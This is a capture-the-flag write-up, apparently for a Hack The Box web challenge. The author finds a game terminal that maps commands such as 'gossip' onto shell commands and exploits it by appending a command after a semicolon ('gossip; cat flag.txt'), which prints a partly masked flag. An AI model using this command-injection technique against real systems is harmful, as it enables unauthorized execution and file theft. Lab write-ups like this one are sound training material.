# GopherHack

## Whispers of the Moon Beam Write-up


---


## Summary:

This was a fairly easy box with a tiny bit of enumeration. We have an interactive terminal in which we exploited to give us RCE and output the flag.

---

We are presented with a web page that redirects us to some kind of terminal






So there is a gold value and an input field for commands. We can execute system commands, let’s run “help” to see which commands we can execute!

```
▫ Welcome to the tavern! Type "help" for available commands.
> help
gossip - ▫ Listen to tavern whispers & rumors
observe - ▫ Survey the patrons & surroundings
examine - ▫ Reflect upon your identity
help - ▫ Review the available commands
clear - ▫ Wipe the slate clean
start - ▫ Begin a game of chance or skill
> gossip
▫ 'The dwarves delve too deep in Moria... some say they've awoken something.'
● 'A lone traveler speaks of a shadow in the West, darker than Mordor itself... what horror lies beyond?'
▫ 'A dark power stirs in the East... whispers of an ancient evil.'
▫ 'A shadow moves in the halls of Minas Morgul... unseen, yet felt.'
▫ 'A lost dwarven vault was discovered in the Blue Mountains... rich with forgotten treasures.'

eslint.config.js
flag.txt
index.html
node_modules
package.json
postcss.config.js
public
server
src
tailwind.config.js
tsconfig.app.json
tsconfig.json
tsconfig.node.json
vite.config.ts
yarn.lock
> gossip cat flag.txt
Command failed: ls cat flag.txt
ls: cat: No such file or directory
```

Okay, so we tried “gossip”, which is supposed to simply display the files on the machine. I tested “gossip cat flag.txt” and it gave me an error saying that the Command: ‘ls cat flag.txt’ has failed. So, now we know that this terminal is simply checking to see if the user inputs one of the required commands and replaces the commands inputted by Linux-style commands and executes them.

So I decided to try command injection by simply executing my own command after the required/replaced command : ‘gossip; MY_COMMAND’ (This is the same as: ‘ls ; MY_COMMAND’)

Let’s try outputting the flag.txt file by typing “gossip; cat flag.txt”

```
> gossip; cat flag.txt
▫ 'A ranger from the North speaks of trolls gathering in the wild... something stirs in the dark.'
▫ 'The White Council gathers in secret... what could they be planning?'
▫ 'A dark power stirs in the East... whispers of an ancient evil.'
⚔ 'An ancient prophecy speaks of a warrior destined to wield a forgotten blade... could it be you?'
▫ 'A shadow moves in the halls of Minas Morgul... unseen, yet felt.'

eslint.config.js
flag.txt
index.html
node_modules
package.json
postcss.config.js
public
server
src
tailwind.config.js
tsconfig.app.json
tsconfig.json
tsconfig.node.json
vite.config.ts
yarn.lock
HTB{Sh4d0w_3x3c**********************************************************d26c98c}
```

Boom! We got the flag after the ‘ls’ output!